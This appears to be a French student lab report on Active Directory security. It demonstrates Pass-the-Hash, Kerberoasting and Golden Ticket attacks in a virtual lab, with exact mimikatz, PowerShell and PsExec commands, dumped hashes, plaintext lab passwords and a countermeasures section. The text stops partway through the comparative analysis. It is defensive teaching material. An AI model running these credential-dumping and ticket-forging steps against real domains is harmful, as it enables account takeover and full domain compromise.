

Gestion des identités avec Active Directory

SECURITE ET ATTAQUES MODERNES

ARRS54-2526PSA01-Systèmes d'exploitation Windows



Maxime HILLEBRAND-LAMBERT

Antoine GAUTREAU

Vrej KARAKOZIAN

Gabin GOUDE

ING1-RS2

Groupe 5

SOMMAIRE

I.	Les éléments introductifs	3
A.	Introduction active directory	3
B.	Domain Controller	3
C.	Objectif du projet	3
II.	Configuration de l'environnement	3
A.	Environnement Virtuel et Hyperviseur	3
B.	Déploiement de L'AD	4
C.	Description et crédits des utilisateurs	4
III.	Mécanismes de sécurité	4
D.	Kerberos	4
E.	NTLM	4
F.	LSASS	5
G.	PsExec	5
IV.	Démonstrations	6
A.	Pass The Hash	6
B.	Kerberoasting	8
C.	Golden Ticket	10
V.	Contre-Mesures	13
VI.	Analyses complémentaires	14
A.	Kerberos ou NTLMv2 ?	14
B.	Zero trust pour la gestion des identités	14
C.	L'IA pour la sécurisation des identités	15
VII.	Conclusion	15
VIII.	Bibliographies et sources	15

I. Les éléments introductifs

A. Introduction active directory

Active Directory est un service d'annuaire qui permet de gérer de manière centralisée les utilisateurs, les ordinateurs, les groupes et l'ensemble des ressources d'un réseau Windows. Il assure trois fonctions essentielles : la gestion des identités, l'authentification des utilisateurs et le contrôle des accès aux ressources. AD constitue vraiment le cœur de la sécurité et de l'organisation d'un réseau Windows.

B. Domain Controller

Un Domain Controller est le serveur central d'un domaine Active Directory. Il stocke et gère la base des identités (utilisateurs, groupes, ordinateurs) et assure l'authentification de tous les comptes du réseau. Il applique également les politiques de sécurité, délivre les tickets Kerberos et contrôle les autorisations d'accès aux ressources. Étant au cœur de l'infrastructure, sa compromission donnerait à un attaquant un contrôle total sur le domaine et l'ensemble des machines qui en dépendent.

C. Objectif du projet

L'objectif de notre projet est de mettre en place un environnement Active Directory complet en installant et configurant un Domain Controller, afin de comprendre concrètement son fonctionnement et son rôle dans la gestion des identités. Une fois cette architecture déployée, nous analyserons les faiblesses potentielles d'un domaine Windows en simulant des attaques réalistes grâce à l'outil Mimikatz, qui permet d'extraire des identifiants sensibles. Cette démarche nous permettra d'étudier les risques liés à une mauvaise configuration, et les mesures de sécurité nécessaires pour protéger efficacement un réseau Windows.

II. Configuration de l'environnement

A. Environnement Virtuel et Hyperviseur

Notre environnement de test a été entièrement déployé sur Proxmox, un hyperviseur de type 1 permettant d'exécuter des machines virtuelles directement au-dessus du matériel physique. L'utilisation de Proxmox nous offre plusieurs avantages : Un environnement isolé, indispensable pour effectuer des manipulations sensibles comme l'utilisation de Mimikatz.

La possibilité de créer rapidement plusieurs machines virtuelles. Une gestion centralisée des ressources pour pouvoir travailler en groupe de manière efficace et à distance.

Nous avons configuré quatre machines virtuelles, chacune jouant un rôle distinct dans notre architecture Active Directory :

- Windows Server 2019 : Domain Controller sur lequel les rôles AD DS (Active Directory Domain Services) et DNS seront installés.
- Windows 10 22H2 (PC1) : machine destinée à rejoindre le domaine pour simuler un utilisateur standard.
- Windows 10 22H2 (PC2) : utilisée pour les tests complémentaires et les démonstrations d'attaques.
- Kali Linux : machine offensive utilisée pour certaines étapes de test et d'analyse en complément de Mimikatz.

Chaque VM dispose d'une configuration matérielle simpliste, ce qui nous permet de simuler une petite infrastructure d'entreprise tout en restant performants.

B. Déploiement de L'AD

La seconde étape de notre environnement consiste à déployer Active Directory sur le serveur Windows Server 2019 afin de créer notre propre domaine dans une nouvelle forêt.

Celui-ci a été créé avec pour niveau fonctionnel de la forêt et du domaine en Windows Serveur 2016, avec pour mot de passe DSRM : Efrei2025!.

C. Description et crédits des utilisateurs

patrick.wayne / Passw@rd : Utilisateur standard de l'AD avec droits admin LOCAUX only (Admin sur PC1)
rose.smith / Passw@rd : Administratrice IT avec accès RDP à une machine sensible (sur laquelle l'admin du domaine s'est déjà connecté) (dans le groupe admins du domaine)

evan.jones / Passw@rd : Administateur du domaine (peut accéder au DC) (dans le groupe admins du domaine)

III. Mécanismes de sécurité

D. Kerberos

Windows Server intègre nativement plusieurs mécanismes de sécurité destinés à protéger les identités, les mots de passe et l'authentification des utilisateurs au sein d'un domaine Active Directory. Parmi eux, Kerberos joue un rôle central : c'est le protocole d'authentification principal, basé sur un système de tickets qui permet aux utilisateurs d'accéder aux ressources sans jamais transmettre leur mot de passe en clair.

E. NTLM

NTLM (New Technologie LAN Manager) est un ancien protocole d'authentification utilisé pour vérifier l'identité des utilisateurs lorsqu'ils se connectent à une machine ou à une ressource réseau. Aujourd'hui il a été largement remplacé par Kerberos dans les environnements Active Directory, mais NTLM reste encore présent pour des raisons de compatibilité, notamment lorsque certains services ou applications ne prennent pas en charge Kerberos.

Le fonctionnement de NTLM repose sur un mécanisme de challenge–response : au lieu d’envoyer le mot de passe, le client envoie un hachage dérivé du mot de passe, qui est ensuite validé par le serveur. Ce système évite la transmission du mot de passe en clair, mais il présente plusieurs faiblesses connues. La principale vulnérabilité de NTLM réside dans la possibilité d’effectuer des attaques Pass-the-Hash, où un attaquant utilise directement le hachage NTLM volé pour s’authentifier sans connaître le vrai mot de passe. Cette faiblesse fait de NTLM un protocole moins sécurisé comparé à Kerberos, ce qui explique pourquoi les organisations sont encouragées à réduire son utilisation autant que possible.

F. LSASS

LSASS (Local Security Authority Subsystem Service) est un processus essentiel de Windows chargé de gérer la sécurité locale du système. Son rôle est d’assurer l’authentification des utilisateurs, la validation des jetons de sécurité, l’application des politiques de sécurité et le stockage des informations nécessaires au fonctionnement des protocoles d’authentification tels que NTLM et Kerberos.

Lorsque qu’un utilisateur se connecte à une machine Windows, LSASS stocke temporairement en mémoire plusieurs éléments sensibles, comme les hachages de mots de passe NTLM, les tickets Kerberos, ainsi que d’autres informations d’identification. Ce fonctionnement est normal et indispensable au système, mais il représente également un point critique sur le plan de la sécurité.

Qui est que si on parvient à accéder à la mémoire de LSASS, on peut extraire ces informations sensibles. C’est là qu’interviennent des outils comme Mimikatz sont capables de lire le contenu de LSASS. C’est pour cette raison que Microsoft protège de plus en plus LSASS

LSASS constitue donc un élément fondamental de la sécurité Windows, mais également une cible majeure dans les attaques visant à compromettre un domaine Active Directory.

G. PsExec

PsExec est un outil de la suite Sysinternals, permettant d’exécuter des commandes ou de lancer des processus à distance sur une autre machine Windows. Il fonctionne en utilisant les services Windows et les partages administratifs du système (ADMIN\$), ce qui en fait un outil extrêmement puissant pour l’administration légitime des réseaux. Grâce à PsExec, un administrateur peut par exemple ouvrir une session distante, installer des logiciels, exécuter des scripts ou diagnostiquer un poste sans avoir à s’y connecter physiquement.


Cependant, cette puissance fait également de PsExec un outil fréquemment détourné par les attaquants une fois qu’ils ont compromis des identifiants valides. En utilisant un compte administrateur, un attaquant peut se déplacer latéralement dans le réseau, exécuter du code à distance ou déposer des outils malveillants sur d’autres machines. PsExec devient alors un vecteur de propagation très efficace, d’autant plus qu’il reproduit des actions d’administration tout à fait classiques, ce qui complique sa détection. Pour cette raison, il est essentiel de surveiller son utilisation dans les

journaux d'événements et de limiter les privilèges des comptes administratifs afin d'éviter qu'un attaquant ne puisse s'en servir.

IV. Démonstrations


A. Pass The Hash

La première attaque consiste à aspirer (dumper) les hash NTLM des utilisateurs s'étant connecté sur l'ordinateur de la victime, présents dans le programme lsass.exe via mimikatz. Nous commençons cette démonstration en tentant d'ouvrir un cmd distant sur le contrôleur de domaine (EFREI-DC01) via l'outil d'administration de Microsoft « PsExec.exe ». Force est de constater que nous ne disposons pas des accès nécessaires en tant que « patrick.wayne » pour réaliser cette action.



Img.IV.A.1 – Tentative d'ouverture de cmd distant sur le DC


Sachant que l'administrateur de domaine « evan.jones » s'était dans le passé déjà connecté sur notre poste et que l'utilisateur « patrick.wayne » possède des droits d'administrateur en local, nous prenons bien soin d'exécuter en tant qu'administrateur le programme malveillant mimikatz que nous aurons préalablement téléchargé sur GitHub et sorti de la quarantaine de Microsoft Windows Defender.



Img.IV.A.2 – Exécution de mimikatz en tant qu'administrateur

Une fois mimikatz ouvert, nous allons respectivement saisir les deux commandes suivantes :

« privilege::debug » afin de fournir au programme les privilèges nécessaires pour aller lire la mémoire vive du système et « sekurlsa::logonpasswords » afin d'extraire les informations du LSASS. Nous pouvons clairement apercevoir le hash NTLM de l'utilisateur « evan.jones » ci-dessous, par la suite nous récupérerons ce hash NTLM dans notre presse-papier.



```
mimikatz 2.2.0 x64 (oe.eo)
##### mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELP@ gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords


Authentication Id : 0 ; 2719501 (00000000:00297f0d)
Session : Interactive from 3
User Name : evan.jones
Domain : EFREI
Logon Server : EFREI-DC01
Logon Time : 30/11/2025 17:29:22
SID : S-1-5-21-2093011820-4866316177-2484010865-1105

msv :
[00000003] Primary
* Username : evan.jones
* Domain : EFREI
* NTLM : 01794af19fd00af4f2528923c4ef08be
* SHA1 : 57f77f9/cd09246d12c272209b6ff71c4d9ec191e
* DPAPI : 00008285b03431b651cbca8dc459da
tsphg :
wdigest :
* Username : evan.jones
* Domain : EFREI
* Password : (null)
kerberos :
* Username : evan.jones
* Domain : EFREI-MET
* Password : (null)
ssp :
credman :
cloudap :

Authentication Id : 0 ; 2719475 (00000000:00297ef3)
Session : Interactive from 3
User Name : evan.jones
Domain : EFREI
Logon Server : EFREI-DC01
Logon Time : 30/11/2025 17:29:22
```

Img.IV.A.3 – Récupération du hash NTLM de « evan.jones »

Une fois le hash NTLM en notre possession, toujours sur mimikatz nous initierons une connexion à notre domaine « EFREI.net » en tant que « evan.jones » avec pour moyen d'authentification le hash NTLM obtenu précédemment via la commande « sekurlsa::pth /user:evan.jones /domain:EFREI.net /ntlm:{HASH} ». Celle-ci fera apparaître une fenêtre CMD élevée aux privilèges de « evan.jones » malgré le fait que nous soyons reconnus comme « patrick.wayne » à la suite d'un « whoami ». La tentative de connexion au DC via PsExec sera cette fois-ci réussie confirmant l'utilisation illégitime de l'identité de « evan.jones ». Utilisation illégitime que nous constatons aussi via le « whoami » initié sur le DC « EFREI-DC01 ».



```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::pth /user:evan.jones /domain:EFREI.net /ntlm:01794af19fd00af4f2528923c4ef08be
User : evan.jones
Domain : EFREI
Program : C:\Windows\system32\cmd.exe
Impersonation : Microsoft Windows [version 10.0.19044.1288]
NTLM : 0 (c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>whoami
efrei\patrick.wayne

C:\Windows\system32>hostname
efrei-DC01

C:\Windows\system32>PsExec.exe \\EFREI-DC01 cmd.exe
Microsoft Windows [version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>whoami
efrei\evan-jones

C:\Windows\system32>hostname
EFREI-DC01

C:\Windows\system32>
```


Img.IV.A.4 – Élévation de privilèges & Connexion au DC via PsExec.exe réussie

B. Kerberoasting

Le Kerberoasting, qui est la deuxième attaque démontrée consiste à récupérer le mot de passe de complexité faible d'un compte de service pour le cracker et compromettre ce compte.


Nous commençons par ouvrir un PowerShell en tant qu'administrateur, autorisons l'exécution de scripts pour contourner la police d'exécution mise en place et lançons un programme d'énumération de compte de services disposants d'un SPN (Service Principal Name) enregistré. Ces comptes correspondent à ceux vulnérables à notre attaques car nous pouvons leur demander un ticket qui sera chiffré avec le hash de leur mot de passe.

Dans la capture d'écran ci-dessous nous constatons qu'un compte de service disposant d'un SPN enregistré est vulnérable « MSSQLSvc ».




Img.IV.B.1 – Énumération des comptes de service avec un SPN enregistré

Maintenant que nous avons identifié notre cible, nous allons créer un token pour demander un ticket au service lié à ce compte via commandes PowerShell « Add-Type -AssemblyName System.IdentityModel » et « New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/SRV-SQL_EFREI.NET:1433" ». Ces commandes auront pour effet de disposer d'un ticket en mémoire envoyés par ce service.




Img.IV.B.2 – Demande de ticket Kerberos du service cible

Une fois le ticket en mémoire nous lançons mimikatz pour exporter les tickets Kerberos présents dans notre mémoire avec la commande « kerberos ::list /export ». Plusieurs tickets sont présents, seul celui du compte de service cible nous intéresse.




Img.IV.B.3 – Extraction des tickets Kerberos de la mémoire avec mimikatz

Nous retrouvons bien les tickets Kerberos dans notre explorateur sous forme de fichier KIRBI.




Img.IV.B.4 – Fichier KIRBI du ticket Kerberos

Nous transférons ce fichier KIRBI sur une de nos machines sous Kali Linux et utilisons un script python afin d'extraire le hash du mot de passe du compte de service. Sans cette opération d'extraction du hash du ticket nous ne pourrions pas cracker le mot de passe. La précision porte sur le fait que ce n'est pas le ticket que nous crackons mais le hash du mot de passe stocké à l'intérieur. Enfin, nous utilisons l'outil John The Ripper avec un dictionnaire fourni en paramètre et le hash du mot de passe pour cracker celui-ci. Sur la capture d'écran ci-dessous nous pouvons constater que John a réussi à trouver le mot de passe à faible complexité « Passw@rd ».



Img.IV.B.5 – Crackage du hash du mot de passe avec John The Ripper

Souvenez-vous, lors de l'énumération des comptes de service avec un SPN enregistré au début de la démonstration, nous avons pu voir le nom d'utilisateur associé « [Img.IV.B.1 – Énumération des comptes de service avec un SPN enregistré](#) ». Maintenant que nous avons aussi son mot de passe, nous pouvons officiellement affirmer que ce compte a été compromis comme en témoignent les deux captures d'écran ci-dessous.




Img.IV.B.6 – Compromission du compte de service « svc_sql »

C. Golden Ticket

La troisième attaque « Golden Ticket » permet de falsifier des tickets Kerberos en compromettant le hash NTLM du mot de passe du compte « krbtgt » qui est le compte de service de Kerberos nativement intégrés à l'AD responsable de la génération et de la validation des tickets Kerberos.

Nous commençons la démonstration en tentant sans succès d'accéder au lecteur « C : » du DC par le réseau.



Img.IV.C.1 – Tentative échouée d'accès réseau au domaine de contrôleur


```
mimikatz 2.2.0 x64 (oe.eo)

** SAM ACCOUNT **

SAM Username      : krbtgt
Account Type      : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration : 
Password last change : 31/10/2025 14:33:56
Object Security ID : S-1-5-21-2893811820-4066316177-2484010865-502
Object Relative ID : 502

Credentials:
Hash NTLM: 91d04d1c9d4cf4b377711150d5c69944
ntlm- 0: 91d04d1c9d4cf4b377711150d5c69944
lm - 0: d0b197e3d083fd87884807809f8a5345


Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : eaf4981e3b25d21c9e2ec9478e2f341

* Primary:Kerberos-Newer-Keys *
Default Salt : EFREI.NETkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 1235f5d633ad47ebdd98e4ab3abcbeb31d8e633fdb05e195405077514836af6
aes128_hmac (4096) : 8fd6d0d7d5e918684a0708ac67be97a
des_cbc_md5 (4096) : 041c0e4997e61686

* Primary:Kerberos *
Default Salt : EFREI.NETkrbtgt
Credentials
```


Img.IV.C.4 – Récupération du hash NTLM du compte krbtgt via dump DCsync

Nous disposons désormais de toutes les informations souhaitées récapitulées dans le bloc note ci-dessous à savoir le nom qualifié du domaine, le SID du domaine et le hash NTLM du mot de passe du compte krbtgt.



Img.IV.C.5 – La recette du Golden Ticket

La dernière étape consiste à créer le ticket falsifié avec mimikatz « kerberos::golden /domain :EFREI.net /sid :{SID du domaine} /rc4:{Hash NTLM du mot de passe du krbtgt} /id :500 /user :{Nom d'utilisateur souhaité} ». L'ID 500 correspond à l'ID de permissions d'un administrateur. Une fois le ticket créé, mimikatz nous sors un ticket en « .kirbi » que nous allons passer au DC (Pass The Ticket), une fenêtre CMD s'ouvre l'attaque a réussie.



Img.IV.C.6 – Falsification d'un Golden Ticket et Pass The Ticket

Maintenant élevé aux privilèges d'administrateurs nous retenons l'accès par lecture réseau au contrôleur de domaine avec succès. Nous pouvons désormais accéder au répertoire NTDS qui est un composant ultra-sensible du contrôleur de domaine. L'avantage de cette méthode est qu'elle nous fournit un accès bien plus persistant et durable dans le temps que les autres. D'autant plus que nous pouvons désormais ouvrir cet AD à autant de personne que nous souhaitons. Autrement dit, l'AD tout entier est compromis de manière pérenne.

```
Administrateur : C:\Windows\system32\cmd.exe
Microsoft Windows [version 10.0.19044.1288]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>pushd \\EFREI-DC01\c$

Z:\>whoami
efrei\patrick.wayne

Z:\>cd Windows\NTDS

Z:\Windows\NTDS>dir
Le volume dans le lecteur Z n'a pas de nom.
Le numéro de série du volume est 4E1B-A8CB

Répertoire de Z:\Windows\NTDS

30/11/2025 16:32 <DIR>      .
30/11/2025 16:32 <DIR>      ..
29/11/2025 20:46          8 192 edb.chk
30/11/2025 20:51       10 485 760 edb.log
31/10/2025 14:32       10 485 760 edb00001.log
31/10/2025 14:32       10 485 760 edbres00001.jrs
31/10/2025 14:32       10 485 760 edbres00002.jrs
31/10/2025 14:32       10 485 760 edbtmp.log
30/11/2025 16:32       18 874 368 ntds.dit
30/11/2025 16:32        16 384 ntds.jfm
30/11/2025 16:32       434 176 temp.edb
          9 fichier(s)       71 761 920 octets
          2 Rép(s)       20 506 681 344 octets libres

Z:\Windows\NTDS>
```

Img.IV.C.7 – Accès au répertoire NTDS

V. Contre-Mesures

Plusieurs contre-mesures peuvent être mises en place afin de limiter les attaques présentées précédemment.

Une première mesure consiste à appliquer une politique de mots de passe forte. L'utilisation de LAPS (Local Administrator Password Solution) permet de gérer automatiquement le mot de passe du compte administrateur local des machines membres du domaine. Cela évite l'utilisation de mots de passe génériques identiques sur plusieurs postes, ce qui réduit fortement l'efficacité des attaques de type Pass-the-Hash.

Le modèle de tiering, tel que recommandé par Microsoft, permet également de limiter les risques. Il consiste à séparer les niveaux de privilèges en empêchant l'utilisation de comptes administrateurs du domaine sur des postes utilisateurs standards. Cette séparation réduit les possibilités d'escalade de privilèges via la mémoire LSASS.

La segmentation du réseau est une autre mesure importante. Elle permet d'isoler les machines sensibles, comme les contrôleurs de domaine ou les postes administrateurs, dans des réseaux distincts. Cela limite les déplacements latéraux d'un attaquant au sein du système d'information.

Enfin, la désactivation des protocoles legacy, tels que SMBv1 et NTLM, permet de réduire la surface d'attaque. Ces protocoles présentent de nombreuses vulnérabilités connues et sont progressivement abandonnés par Microsoft au profit de mécanismes d'authentification plus sécurisés comme Kerberos.

VI. Analyses complémentaires

A. Kerberos ou NTLMv2 ?

Kerberos et NTLMv2 sont deux protocoles d'authentification utilisés dans les environnements Windows, mais leur niveau de sécurité est différent.

Kerberos est le protocole principal utilisé dans Active Directory. Il repose sur un système de tickets délivrés par le contrôleur de domaine et permet d'authentifier les utilisateurs sans transmettre leur mot de passe sur le réseau. Ce mécanisme offre une meilleure protection contre les attaques et permet une authentification mutuelle entre le client et le service.

NTLMv2 est une version améliorée de NTLM, mais reste basé sur l'utilisation du hash du mot de passe. Bien qu'il soit plus sécurisé que NTLMv1, il reste vulnérable aux attaques de type Pass-the-Hash.

